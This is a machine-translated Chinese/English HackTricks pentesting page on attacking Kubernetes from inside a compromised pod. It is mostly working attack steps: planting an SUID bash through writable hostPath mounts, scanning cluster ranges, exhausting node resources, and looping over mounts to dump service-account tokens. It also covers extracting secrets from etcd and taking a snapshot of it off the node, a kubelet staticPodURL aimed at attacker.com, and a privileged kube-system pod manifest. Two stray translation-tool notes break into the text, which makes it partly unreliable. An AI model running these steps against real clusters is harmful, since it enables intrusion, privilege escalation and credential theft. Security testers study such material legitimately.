 HackTricks Cloud
Attacking Kubernetes from inside a Pod
Tip
学习并练习 AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
学习并练习 GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
学习并练习 Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
支持 HackTricks
- 查看 subscription plans!
- 加入 💬 Discord group 或者 telegram group 或 关注 我们的 Twitter 🐦 @hacktricks_live.
- 通过向 HackTricks 和 HackTricks Cloud github 仓库 提交 PRs 来分享 hacking tricks。
Pod Breakout
If you are lucky enough you may be able to escape from it to the node:

从 pod 逃逸
为了尝试从 pods 逃逸,你可能需要先 escalate privileges,下面是一些实现的方法:
Linux Privilege Escalation - HackTricks
你可以查看这些 docker breakouts to try to escape,用于从你已攻陷的 pod 中逃逸:
滥用可写的 hostPath/bind mounts (container -> host root via SUID planting)
如果一个已被攻陷的 pod/container 拥有一个可写的 volume,并且该 volume 直接映射到主机文件系统(Kubernetes hostPath 或 Docker bind mount),且你能在 container 内成为 root,你可以利用该挂载在主机上创建一个 setuid-root 二进制文件,然后在主机上执行它以获取 root。
关键条件:
- 挂载的卷从 container 内是可写的(readOnly: false 且文件系统权限允许写入)。
- 支撑该挂载的主机文件系统没有以 nosuid 选项挂载。
- 你有某种方式在主机上执行被植入的二进制文件(例如,对主机有单独的 SSH/RCE,主机上的某个用户可以执行它,或其它会从该路径运行二进制的向量)。
如何识别可写的 hostPath/bind mounts:
- 使用 kubectl 检查 hostPath volumes: kubectl get pod
-o jsonpath=‘{.spec.volumes[*].hostPath.path}’ - 从 container 内列出 mounts,查找 host-path 挂载并测试可写性:
# Inside the compromised container
mount | column -t
cat /proc/self/mountinfo | grep -E 'host-path|kubernetes.io~host-path' || true
findmnt -T / 2>/dev/null | sed -n '1,200p'
# Test if a specific mount path is writable
TEST_DIR=/var/www/html/some-mount  # replace with your suspected mount path
[ -d "$TEST_DIR" ] && [ -w "$TEST_DIR" ] && echo "writable: $TEST_DIR"
# Quick practical test
printf "ping\n" > "$TEST_DIR/.w"
在容器中植入 setuid root binary:
# As root inside the container, copy a static shell (or /bin/bash) into the mounted path and set SUID/SGID
MOUNT="/var/www/html/survey"   # path inside the container that maps to a host directory
cp /bin/bash "$MOUNT/suidbash"
chmod 6777 "$MOUNT/suidbash"
ls -l "$MOUNT/suidbash"
# -rwsrwsrwx 1 root root 1234376 ... /var/www/html/survey/suidbash
在宿主机上执行以获取 root:
# On the host, locate the mapped path (e.g., from the Pod spec .spec.volumes[].hostPath.path or by prior enumeration)
# Example host path: /opt/limesurvey/suidbash
ls -l /opt/limesurvey/suidbash
/opt/limesurvey/suidbash -p   # -p preserves effective UID 0 in bash
Notes and troubleshooting:
- 如果主机挂载具有 nosuid,setuid 位将被忽略。检查主机上的挂载选项(cat /proc/mounts | grep
)并查找 nosuid。 - 如果你无法获取主机上的执行路径,类似的可写挂载点可以被滥用来在主机上写入其他 persistence/priv-esc artifacts,前提是映射的目录是安全关键的(例如,如果挂载映射到 /root/.ssh,则添加 a root SSH key;如果映射到 /etc,则丢弃 cron/systemd 单元;替换主机将执行的 PATH 中的 root 所有的二进制,等)。可行性完全取决于被挂载的路径。
- 该技术同样适用于普通 Docker bind 挂载;在 Kubernetes 中通常是 hostPath 卷(readOnly: false)或作用域错误的 subPath。
滥用 Kubernetes 特权
如在 kubernetes enumeration 一节中所解释:
通常 pods 内会包含一个 service account token。该 service account 可能附带一些 privileges attached to it,你可以 abuse 它们以 move 到其他 pods,甚至 escape 到集群中配置的节点。查看方法:
Abusing Roles/ClusterRoles in Kubernetes
滥用云特权
如果 pod 在 云环境 中运行,你可能能够 leak a token from the metadata endpoint 并使用它提升特权。
Search vulnerable network services
既然你在 Kubernetes 环境内部,如果无法通过滥用当前 pods 的特权来提升权限,且无法从容器中 escape,你应当 search potential vulnerable services.
Services
For this purpose, you can try to get all the services of the kubernetes environment:
kubectl get svc --all-namespaces
默认情况下,Kubernetes 使用扁平的网络架构,这意味着 集群内的任何 pod/service 都可以相互通信。集群中的 namespaces 默认 没有任何网络安全限制。处在某个 namespace 的任何人都可以与其他 namespaces 通信。
扫描
下面的 Bash 脚本(摘自 Kubernetes workshop)将安装并扫描 kubernetes 集群的 IP 范围:
sudo apt-get update
sudo apt-get install nmap
nmap-kube ()
{
nmap --open -T4 -A -v -Pn -p 80,443,2379,8080,9090,9100,9093,4001,6782-6784,6443,8443,9099,10250,10255,10256 "${@}"
}

nmap-kube-discover () {
local LOCAL_RANGE=$(ip a | awk '/eth0$/{print $2}' | sed 's,[0-9][0-9]*/.*,*,');
local SERVER_RANGES=" ";
SERVER_RANGES+="10.0.0.1 ";
SERVER_RANGES+="10.0.1.* ";
SERVER_RANGES+="10.*.0-1.* ";
nmap-kube ${SERVER_RANGES} "${LOCAL_RANGE}"
}
nmap-kube-discover
查看以下页面,了解你如何可以 attack Kubernetes specific services 以 compromise other pods/all the environment:
Pentesting Kubernetes Services
Sniffing
如果 compromised pod is running some sensitive service,且其他 pods 需要进行认证,你可能能够通过 sniffing local communications 获取其他 pods 发送的凭证。
Network Spoofing
默认情况下,像 ARP spoofing(因此也能实现 DNS Spoofing)这类技术在 kubernetes 网络中是可行的。然后,在 pod 内,如果你拥有 NET_RAW capability(默认存在),你将能够发送自定义网络数据包并对运行在同一 node 的所有 pods 发起 MitM attacks via ARP Spoofing to all the pods running in the same node.\
此外,如果 malicious pod 运行在与 DNS Server same node as the DNS Server,你将能够对集群中所有 pods 发起 DNS Spoofing attack to all the pods in cluster。
Node DoS
Kubernetes manifests 中通常没有对资源进行规范,也没有为容器应用 not applied limit 范围。作为攻击者,我们可以 consume all the resources where the pod/deployment running,耗尽其他资源,从而导致环境的 DoS。
这可以使用诸如 stress-ng:
stress-ng --vm 2 --vm-bytes 2G --timeout 30s
你可以看到在运行 stress-ng 时与之后的区别
kubectl --namespace big-monolith top pod hunger-check-deployment-xxxxxxxxxx-xxxxx
节点 Post-Exploitation
If you managed to escape from the container there are some interesting things you will find in the node:
- Container Runtime 进程 (Docker)
- 节点上运行着更多 pods/containers,你可以像这样滥用它们(更多令牌)
- 整个 文件系统 和 操作系统
- Kube-Proxy 服务正在监听
- Kubelet 服务正在监听。检查配置文件:
- 目录:
/var/lib/kubelet/ /var/lib/kubelet/kubeconfig/var/lib/kubelet/kubelet.conf/var/lib/kubelet/config.yaml/var/lib/kubelet/kubeadm-flags.env/etc/kubernetes/kubelet-kubeconfig/etc/kubernetes/admin.conf–>kubectl --kubeconfig /etc/kubernetes/admin.conf get all -n kube-system- 其他 kubernetes 常见文件:
$HOME/.kube/config- 用户配置/etc/kubernetes/kubelet.conf- 常规配置/etc/kubernetes/bootstrap-kubelet.conf- 引导配置/etc/kubernetes/manifests/etcd.yaml- etcd 配置/etc/kubernetes/pki- Kubernetes 密钥
查找节点 kubeconfig
如果你无法在之前列出的路径中找到 kubeconfig 文件,检查 kubelet 进程的 --kubeconfig 参数:
ps -ef | grep kubelet
root        1406       1  9 11:55 ?        00:34:57 kubelet --cloud-provider=aws --cni-bin-dir=/opt/cni/bin --cni-conf-dir=/etc/cni/net.d --config=/etc/kubernetes/kubelet-conf.json --exit-on-lock-contention --kubeconfig=/etc/kubernetes/kubelet-kubeconfig --lock-file=/var/run/lock/kubelet.lock --network-plugin=cni --container-runtime docker --node-labels=node.kubernetes.io/role=k8sworker --volume-plugin-dir=/var/lib/kubelet/volumeplugin --node-ip 10.1.1.1 --hostname-override ip-1-1-1-1.eu-west-2.compute.internal
窃取机密
# Check Kubelet privileges
kubectl --kubeconfig /var/lib/kubelet/kubeconfig auth can-i create pod -n kube-system

# Steal the tokens from the pods running in the node
# The most interesting one is probably the one of kube-system
ALREADY="IinItialVaaluE"
for i in $(mount | sed -n '/secret/ s/^tmpfs on \(.*default.*\) type tmpfs.*$/\1\/namespace/p'); do
TOKEN=$(cat $(echo $i | sed 's/.namespace$/\/token/'))
if ! [ $(echo $TOKEN | grep -E $ALREADY) ]; then
ALREADY="$ALREADY|$TOKEN"
echo "Directory: $i"
echo "Namespace: $(cat $i)"
echo ""
echo $TOKEN
echo "================================================================================"
echo ""
fi
done
脚本 can-they.sh 会自动获取其他 pods 的 tokens 并检查它们是否具有你要找的权限(而不是你逐个去查):
./can-they.sh -i "--list -n default"
./can-they.sh -i "list secrets -n kube-system"// Some code
Privileged DaemonSets
DaemonSet 是一个 pod,会在 整个集群的所有节点 上 运行。因此,如果 DaemonSet 配置了一个 privileged service account,在 所有节点 上你都可以找到该 token,也就是该 privileged service account 的令牌,并可滥用它。
Pivot to Cloud
如果集群由云服务管理,通常 Node 对 metadata endpoint 的访问会与 Pod 不同。因此,尝试 从 Node 访问 metadata endpoint(或从 hostNetwork 为 True 的 pod):
窃取 etcd
如果你可以指定将运行容器的 Node 的 nodeName,进入 control-plane node 获取 shell 并拿到 etcd database:
kubectl get nodes
NAME                STATUS   ROLES    AGE   VERSION
k8s-control-plane   Ready    master   93d   v1.19.1
k8s-worker          Ready    <none>   93d   v1.19.1
control-plane 节点具有 role master,并且在 云托管集群中你将无法在它们上运行任何东西。
从 etcd 读取 secrets 1
如果你可以在 pod spec 中使用 nodeName 选择器在 control-plane 节点上运行你的 pod,你可能能轻松访问 etcd 数据库,该数据库包含集群的所有配置,包括所有 secrets。
下面是在你所处的 control-plane 节点上运行 etcd 时,快速且粗糙地从 etcd 获取 secrets 的方法。如果你想要更优雅的解决方案(通过启动一个包含 etcd 客户端工具 etcdctl 的 pod,并使用 control-plane 节点的凭据连接到 etcd 无论它运行在哪里),请查看 this example manifest 来自 @mauilion。
检查 etcd 是否在 control-plane 节点上运行并查看数据库所在位置(这是在使用 kubeadm 创建的集群上)
root@k8s-control-plane:/var/lib/etcd/member/wal# ps -ef | grep etcd | sed s/\-\-/\\n/g | grep data-dir
请粘贴要翻译的文件内容(src/pentesting-cloud/kubernetes-security/attacking-kubernetes-from-inside-a-pod.md)。收到后我会按你给的规则将相关英文文本翻译成中文,保留所有 markdown/HTML 语法、标签、路径、代码和不应翻译的术语。
data-dir=/var/lib/etcd
在 etcd 数据库中查看数据:
strings /var/lib/etcd/member/snap/db | less
从数据库提取令牌并显示服务账户名称
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db" | grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep registry`; echo $name \| $x; echo; done
相同的命令,但使用一些 greps 来仅返回 kube-system namespace 中的 default token
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db" | grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep registry`; echo $name \| $x; echo; done | grep kube-system | grep default
请提供要翻译的文件内容(或粘贴 src/pentesting-cloud/kubernetes-security/attacking-kubernetes-from-inside-a-pod.md 的文本),我会在保留所有 Markdown/HTML 标签、路径与未翻译术语的前提下翻译为中文。
1/registry/secrets/kube-system/default-token-d82kb | eyJhbGciOiJSUzI1NiIsImtpZCI6IkplRTc0X2ZP[REDACTED]
从 etcd 读取 secrets 2 from here
- 为
etcd数据库创建快照。查看 this script 以获取更多信息。 - 以你喜欢的方式将
etcd快照从节点中传输出去。 - 解包数据库:
mkdir -p restore ; etcdutl snapshot restore etcd-loot-backup.db \ --data-dir ./restore
- 在本地机器上启动
etcd并让它使用被窃取的 snapshot:
etcd \ --data-dir=./restore \ --initial-cluster=state=existing \ --snapshot='./etcd-loot-backup.db'
- 列出所有 secrets:
etcdctl get "" --prefix --keys-only | grep secret
- 获取 secfrets:
etcdctl get /registry/secrets/default/my-secret
Static/Mirrored Pods 持久化
Static Pods 由特定 node 上的 kubelet daemon 直接管理,API server 不会对它们进行观察。与由 control plane 管理的 Pods(例如,Deployment)不同;kubelet 会监视每个 static Pod(并在其失败时重启)。
因此,static Pods 总是绑定到特定 node 上的某个 Kubelet。
kubelet 会自动尝试在 Kubernetes API server 上为每个 static Pod 创建一个 mirror Pod。这意味着运行在 node 上的 Pods 在 API server 上是可见的,但不能从那里进行控制。Pod 名称会以 node 主机名作为后缀,并带有前导连字符。
Caution
The
specof a static Pod cannot refer to other API objects (e.g., ServiceAccount, ConfigMap, Secret, etc. So you cannot abuse this behaviour to launch a pod with an arbitrary serviceAccount in the current node to compromise the cluster. But you could use this to run pods in different namespaces (in case thats useful for some reason).
如果你在 node 主机内,你可以让它在自身创建一个 static pod。这非常有用,因为它可能允许你 在不同的 namespace 创建一个 pod,例如 kube-system。
要创建 static pod, docs are a great help。基本上你需要两件事:
- 在 kubelet service 中,或在 kubelet config(staticPodPath)里配置参数
--pod-manifest-path=/etc/kubernetes/manifests,然后重启服务 - 在
/etc/kubernetes/manifests中创建 pod definition
另一种更隐蔽的方法是:
- 修改 kubelet 配置文件中的参数
staticPodURL,设置为类似staticPodURL: http://attacker.com:8765/pod.yaml。这会使 kubelet 进程创建一个 static pod,并从指定的 URL 获取 configuration。
Example of pod configuration to create a privilege pod in kube-system taken from here:
apiVersion: v1
kind: Pod
metadata:
name: bad-priv2
namespace: kube-system
spec:
containers:
- name: bad
hostPID: true
image: gcr.io/shmoocon-talk-hacking/brick
stdin: true
tty: true
imagePullPolicy: IfNotPresent
volumeMounts:
- mountPath: /chroot
name: host
securityContext:
privileged: true
volumes:
- name: host
hostPath:
path: /
type: Directory
删除 pods + 使 nodes 无法调度
如果攻击者已经攻陷了一个 node,并且他可以从其他 node 删除 pods 并使其他 node 无法运行 pods,这些 pods 会在被攻陷的 node 上重新运行,攻击者就能窃取在其中运行的 tokens。
有关更多信息请参见 more info follow this links.
自动化工具
Peirates v1.1.8-beta by InGuardians
https://www.inguardians.com/peirates
----------------------------------------------------------------
[+] Service Account Loaded: Pod ns::dashboard-56755cd6c9-n8zt9
[+] Certificate Authority Certificate: true
[+] Kubernetes API Server: https://10.116.0.1:443
[+] Current hostname/pod name: dashboard-56755cd6c9-n8zt9
[+] Current namespace: prd
----------------------------------------------------------------
Namespaces, Service Accounts and Roles |
---------------------------------------+
[1] List, maintain, or switch service account contexts [sa-menu]  (try: listsa *, switchsa)
[2] List and/or change namespaces [ns-menu] (try: listns, switchns)
[3] Get list of pods in current namespace [list-pods]
[4] Get complete info on all pods (json) [dump-pod-info]
[5] Check all pods for volume mounts [find-volume-mounts]
[6] Enter AWS IAM credentials manually [enter-aws-credentials]
[7] Attempt to Assume a Different AWS Role [aws-assume-role]
[8] Deactivate assumed AWS role [aws-empty-assumed-role]
[9] Switch authentication contexts: certificate-based authentication (kubelet, kubeproxy, manually-entered) [cert-menu]
-------------------------+
Steal Service Accounts   |
-------------------------+
[10] List secrets in this namespace from API server [list-secrets]
[11] Get a service account token from a secret [secret-to-sa]
[12] Request IAM credentials from AWS Metadata API [get-aws-token] *
[13] Request IAM credentials from GCP Metadata API [get-gcp-token] *
[14] Request kube-env from GCP Metadata API [attack-kube-env-gcp]
[15] Pull Kubernetes service account tokens from kops' GCS bucket (Google Cloudonly) [attack-kops-gcs-1]  *
[16] Pull Kubernetes service account tokens from kops' S3 bucket (AWS only) [attack-kops-aws-1]
--------------------------------+
Interrogate/Abuse Cloud API's   |
--------------------------------+
[17] List AWS S3 Buckets accessible (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls]
[18] List contents of an AWS S3 Bucket (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls-objects]
-----------+
Compromise |
-----------+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-pod-hostpath-mount]
[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting) [exec-via-kubelet]
-------------+
Node Attacks |
-------------+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
-----------------+
Off-Menu         +
-----------------+
[90] Run a kubectl command using the current authorization context [kubectl [arguments]]
[] Run a kubectl command using EVERY authorization context until one works [kubectl-try-all [arguments]]
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[]  Run a shell command [shell <command and arguments>]

[exit] Exit Peirates
参考资料
- Forgotten (HTB) - Writable bind mount SUID planting
- Kubernetes hostPath volume
- Docker bind mounts
- Bash -p (preserve privileges)
- mount(8) nosuid option
- Peirates (Kubernetes attack tool)
Tip
学习并练习 AWS Hacking:
学习并练习 GCP Hacking:
学习并练习 Az Hacking:支持 HackTricks
- 查看 subscription plans!
- 加入 💬 Discord group 或者 telegram group 或 关注 我们的 Twitter 🐦 @hacktricks_live.
- 通过向 HackTricks 和 HackTricks Cloud github 仓库 提交 PRs 来分享 hacking tricks。